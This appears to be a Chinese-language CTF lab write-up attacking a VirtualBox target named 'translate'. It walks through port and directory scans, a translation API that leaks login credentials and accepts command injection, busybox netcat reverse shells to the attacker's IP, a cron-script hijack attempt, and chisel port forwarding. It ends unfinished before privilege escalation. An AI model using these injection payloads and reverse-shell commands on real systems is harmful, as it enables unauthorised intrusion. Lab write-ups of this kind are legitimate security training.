一.信息收集: 1.1 端口扫描: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 ┌──(root㉿kali)-[~]7.95 ( https://nmap.org ) at 202 5-0 6-02 08 :55 EDT192.168 .122.117 0.00052 s latency).shown: 65532 closed tcp ports (reset)22 /tcp open ssh OpenSSH 8.4 p1 Debian 5 + deb11u3 (protocol 2.0 )ssh-hostkey: 3072 f6:a3:b6:78 :c4:62 :af:44 :bb:1 a:a0:0 c:08 :6 b:98 :f7 (RSA)256 bb:e8:a2:31 :d4:05 :a9:c9:31 :ff:62 :f6:32 :84 :21 :9 d (ECDSA)256 3 b:ae:34 :64 :4 f:a5:75 :b9:4 a:b9:81 :f9:89 :76 :99 :eb (ED25519)80 /tcp open http Apache httpd 2.4 .62 ((Debian))_http-title: \xE6\x88\x91\xE7\x9A\x84\xE9\xA1\xB5\xE9\x9D\xA2_http-server-header: Apache/2.4.62 (Debian)5001 /tcp open http Werkzeug httpd 3.1 .3 (Python 3.9 .2 )_http-server-header: Werkzeug/3.1.3 Python/3.9.2 _http-title: 405 Method Not AllowedAddress: 08 :00 :27 :6 D:4 E:8 B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)type: general purpose|routerRunning: Linux 4 .X|5 .X, MikroTik RouterOS 7 .XCPE: cpe:/ o:linux:linux_kernel:4 cpe:/ o:linux:linux_kernel:5 cpe:/ o:mikrotik:routeros:7 cpe:/ o:linux:linux_kernel:5.6 .3 details: Linux 4.15 - 5.19 , OpenWrt 21.02 (Linux 5.4 ), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6 .3 )Distance: 1 hopInfo: OS: Linux; CPE: cpe:/ o:linux:linux_kernel1 0.52 ms 192.168 .122.117 // nmap.org/ submit/ .done: 1 IP address (1 host up) scanned in 32.34 seconds

比之前的靶机多扫了一个5001的端口,老样子还是先看web界面,检查了一下源代码,没有什么线索。
1.2 目录扫描: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 ┌──(root㉿kali)-[~]└─# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.122.117/ -x php txy zip =============================================================== by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== Progress: 9228 / 9230 (99.98%) =============================================================== Finished =============================================================== └─# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.122.117:5001/ -x php txy zip =============================================================== by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== Progress: 9228 / 9230 (99.98%) =============================================================== Finished ===============================================================

二. getshell: 发现个登录界面,试了一下弱口令,没有什么效果

在5001的端口上发现可以使用API进行翻译,利用一下这个API看看能不能翻译出什么东西
方式一: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 {"translations" :[{"detected_sour┌──(root㉿kali)-[~] └─# curl http://192.168.122.117:5001 -X POST {" error":" 415 Unsupported Media Type: Did not attempt to load JSON data because the request Content-Type was not 'application/json' ."} ┌──(root㉿kali)-[~] └─# curl http://192.168.122.117:5001 -X POST -H ' Content-Type: application/json' {" error":" 400 Bad Request: The browser (or proxy) sent a request that this server could not understand."} ┌──(root㉿kali)-[~] └─# curl http://192.168.122.117:5001 -X POST -H ' Content-Type: application/json' -d ' {"key" : "value" }' {" error":" Missing required field: source_lang"} ┌──(root㉿kali)-[~] └─# curl http://192.168.122.117:5001 -X POST -H ' Content-Type: application/json' -d ' {"source_lang" :"en" }' {" error":" Missing required field: target_lang"} ┌──(root㉿kali)-[~] └─# curl http://192.168.122.117:5001 -X POST -H ' Content-Type: application/json' -d ' {"source_lang" :"en" ,"target_lang" :"zh-cn" }' {" error":" Missing required field: text_list"} ┌──(root㉿kali)-[~] └─# curl http://192.168.122.117:5001 -X POST -H ' Content-Type: application/json' -d ' {"source_lang" :"en" ,"target_lang" :"zh-cn" ,"text_list" :["就你也想要账号????" ]}' {" translations":[{" detected_source_lang":" en"," text":" welcome:7 h1515P4zzw0Rd"}]} ce_lang" :"a" ,"text" :"welcome:7h1515P4zzw0Rd" }]}


得到了账号 welcome:7h1515P4zzw0Rd 进行登录admi.php,是个命令注入,执行反弹shell即可(注意:靶机没有nc命令,需要使用busybox)
1 busybox nc 192.168.122.222 4444 -e /bin/bash
方式二: 1 2 3 ┌──(root㉿kali)-[~]192.168 .122.117 :5001 -X POST -H 'Content -Type : application/json' -d '{"source_lang" :"en" ,"target_lang" :"zh-cn" ,"text_list" :["id" ]}'"translations" :[{"detected_source_lang" :"en" ,"text" :"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n" }]}
发现也可以命令注入,使用反弹shell进行连接
1 2 3 4 5 6 7 8 9 10 11 ┌──(root㉿kali)-[~]192.168 .122.117 :5001 -X POST -H 'Content -Type : application/json' -d '{"source_lang" :"en" ,"target_lang" :"zh-cn" ,"text_list" :["busybox nc 192.168.122.222 4444 -e /bin/bash " ]}'4444 listening on [any] 4444 ...192.168 .122.117 : inverse host lookup failed: Unknown hostconnect to [192.168 .122.222 ] from (UNKNOWN ) [192.168 .122.117 ] 60908 id uid =33 (www-data ) gid=33(www -data ) groups=33(www -data )
三 . 权限提升: user.flag:
1 2 3 4 5 www-data@translate :/home $ cd welcome/@translate :/home/welcome $ ls@translate :/home/welcome $ cat user.txt -51860845 -225 a-42 f3-b492-0 a63bc722a96}

SUDO,SUID等提权方式都看过了,没有什么能利用的点,再看一下计划任务,传入pspy64s ,发现有text.sh文件在执行计划任务
思路:在text.sh中写下定时反弹shell的任务,等待反弹
1 2 3 4 5 6 7 www-data@translate :/tmp $ echo 'busybox nc 192.168.122.222 1234 -e /bin/bash' > /tmp/test .sh@translate :/tmp $ chmod 777 test.sh @translate :/tmp $ 1234 ...
但是没有反弹回来,这又是为什么?
查看一下网络连接:
1
2
3
4
5
6
7
www -data@translate:/tmp$ ss -lnutpNetid State Recv-Q Send-Q Local Address:Port Peer Address:Port udp UNCONN 0 0 0.0.0.0:68 0.0.0.0 :* tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0 :* tcp LISTEN 0 128 127.0.0.1:8000 0.0.0.0 :* tcp LISTEN 0 128 0.0.0.0:5001 0.0.0.0 :* users:(("python3" ,pid=374 ,fd=3 )) tcp LISTEN 0 128 [::]:22 [::]:* tcp LISTEN 0 128 *:80 *:*

发现有个8000的内部端口,需要给它转发出来
靶机:
./chisel client 192.168.122.222:7080 R:1111:127.0.0.1:8000
kali:
./chisel server -p 7080 –reverse

成功转发:

思路:
前提知识点:
